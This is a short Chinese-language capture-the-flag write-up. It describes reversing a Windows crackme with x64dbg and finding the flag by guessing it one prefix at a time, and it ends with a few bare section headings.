接著自 start 中註冊的 WndClass.lpfnWndProc (sub_140001C70) 一路看進去，會發現有一個判斷式判斷要顯示 Correct! 還是 Failed…，用 x64dbg 追進去 sub_140016b0 時會發現：在執行到 0x19be 時，程式會比較 rax 與 rcx 所指向的值是否相同，且我們又觀察到當我們輸入的字是 FLAG{xxxx 開頭時，rax 與 rcx 所指向的值會有 prefix 相同，故我們用 trail and error 的方式逐漸增加相同的 prefix (aka 人工猜密碼) 猜了三個小時，最後順利找到 flag。過程中有發現比 flag 多一個字或是少一個字的輸入也會讓 rax 與 rcx 代表字串的長度相同。

```
33 sub_14000254C((__int64)v9, String, v5 + 1);
34 if ( sub_1400016B0((__int64)v9) )
35     MessageBoxW(a1, L"Correct!", String, 0);
36 else
37     MessageBoxW(a1, L"Failed...", String, 0);
```



Welcome

gogogo

Exploitation

連線進去後順利拿到FLAG ><><